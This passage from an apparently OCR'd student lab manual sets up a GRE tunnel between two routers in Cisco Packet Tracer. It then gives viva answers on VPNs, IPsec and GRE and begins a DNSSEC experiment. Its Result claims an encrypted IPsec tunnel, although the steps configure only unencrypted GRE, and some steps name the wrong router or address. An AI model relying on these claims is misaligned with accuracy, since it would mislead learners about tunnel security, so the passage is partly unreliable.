
14. Click on FastEthernet0/1, in IP Configuration put as 2.0.0.1 and check the on option on top right in dialog box.




15. Click on Place note in top left and type the respective ip address of router2 for clarity




16. Next click on router0 then dialog box appears click on config tab then click on FastEthernet0/1, in IP Configuration put as 1.0.0.2 and check the on option on top right in dialog box.




17. Next click on router1 then dialog box appears click on config tab then click on FastEthernet0/1, in IP Configuration put as 2.0.0.2 and check the on option on top right in dialog box.




18. Click on Place note in top left and type the respective ip address of router0 and router 1 for clarity



19. Next in router0 click on config tab click on static type the following and then click add




20. Next in router1 click on config tab click on static type the following and then click add




21. Next in router0 go to cli tab type the following commands:

exit (click enter)
ping 2.0.0.2
config t
interface tunnel 1 (click enter)
ip address 172.16.1.1 255.255.0.0
tunnel source FastEthernet0/1
tunnel destination 2.0.0.2
no shut




22. Next in router1 go to cli tab type the following commands:


interface tunnel 2 (click enter)
ip address 172.16.1.2 255.255.0.0
tunnel source FastEthernet0/1
tunnel destination 1.0.0.2
no shut




23. Next in router0 click on config tab click on static type the following and then click add




24. Next in router0 click on config tab click on static type the following and then click add




25. Then click on PC0 , click on Desktop tab and then click Command Prompt type ping 192.168.1.1 Then lets check with traceroute command “tracert 192.168.2.2”






26. Then click on PC1 , click on Desktop tab and then click Command Prompt type ping 192.168.1.2 and then use traceroute command “tracert 192.168.1.2”



27. Click on Place note in top left and type the respective ip address of router0 and router 1 for clarity, then click on draw rectangle icon in top left to draw a rectangle and color by selecting on fill color radio button and coloring them as shown below



Viva Questions

1. What is a VPN and why is it used?
Answer:
A VPN (Virtual Private Network) is a secure tunnel over a public network that allows private communication between remote sites or users. It ensures confidentiality, integrity, and authentication of data.

2. What are the main types of VPNs?
Answer:

- Site-to-Site VPN: Connects entire networks (e.g., two branch offices).
- Remote Access VPN: Connects individual users to a private network over the Internet.
- Clientless VPN: Uses a web browser for remote access without installing software.

3. What are the two phases of IPsec VPN establishment?
Answer:

- Phase 1: Establishes a secure IKE (ISAKMP) tunnel for negotiation and authentication.
- Phase 2: Negotiates the IPsec parameters and sets up the actual data encryption tunnel.

4. What is the role of an Access Control List (ACL) in VPN configuration?
Answer:
The ACL defines "interesting traffic" — packets that should be encrypted and sent through the VPN tunnel. Only traffic matching the ACL triggers tunnel creation.

5. What is the difference between GRE and IPsec tunnels?
Answer:

- GRE (Generic Routing Encapsulation): Encapsulates packets to allow routing of non-IP traffic but does not encrypt data.
- IPsec: Provides encryption and authentication but only supports IP traffic. Often, GRE over IPsec is used to combine both benefits.

6. How can you verify that a VPN tunnel is active in Cisco Packet Tracer?
Answer:
Use show crypto isakmp sa or show crypto ipsec sa commands on the router. The presence of an Active (QM_IDLE) or ACTIVE state indicates that the VPN tunnel is established and encrypting traffic.

Result:

The VPN was successfully configured between the two branch routers in Cisco Packet Tracer, enabling secure encrypted communication through an IPsec tunnel.

Exp No:12 Investigating DNSSEC Implementation and Validation Date:

Aim:

To implement and validate DNS Security Extensions (DNSSEC) using BIND9 in Kali Linux, and to verify the authenticity and integrity of DNS responses through key signing and validation.

Theory:

Domain Name System Security Extensions (DNSSEC) are a suite of protocols that add a layer of security to the Domain Name System (DNS). DNSSEC enables DNS responses to be digitally signed, ensuring data integrity and authentication.

Key Concepts:

- **DNSSEC:** Protects DNS from cache poisoning, spoofing, and man-in-the-middle attacks by verifying that responses come from an authorized source.
- **KSK (Key Signing Key):** Signs the DNSKEY record set of the zone.
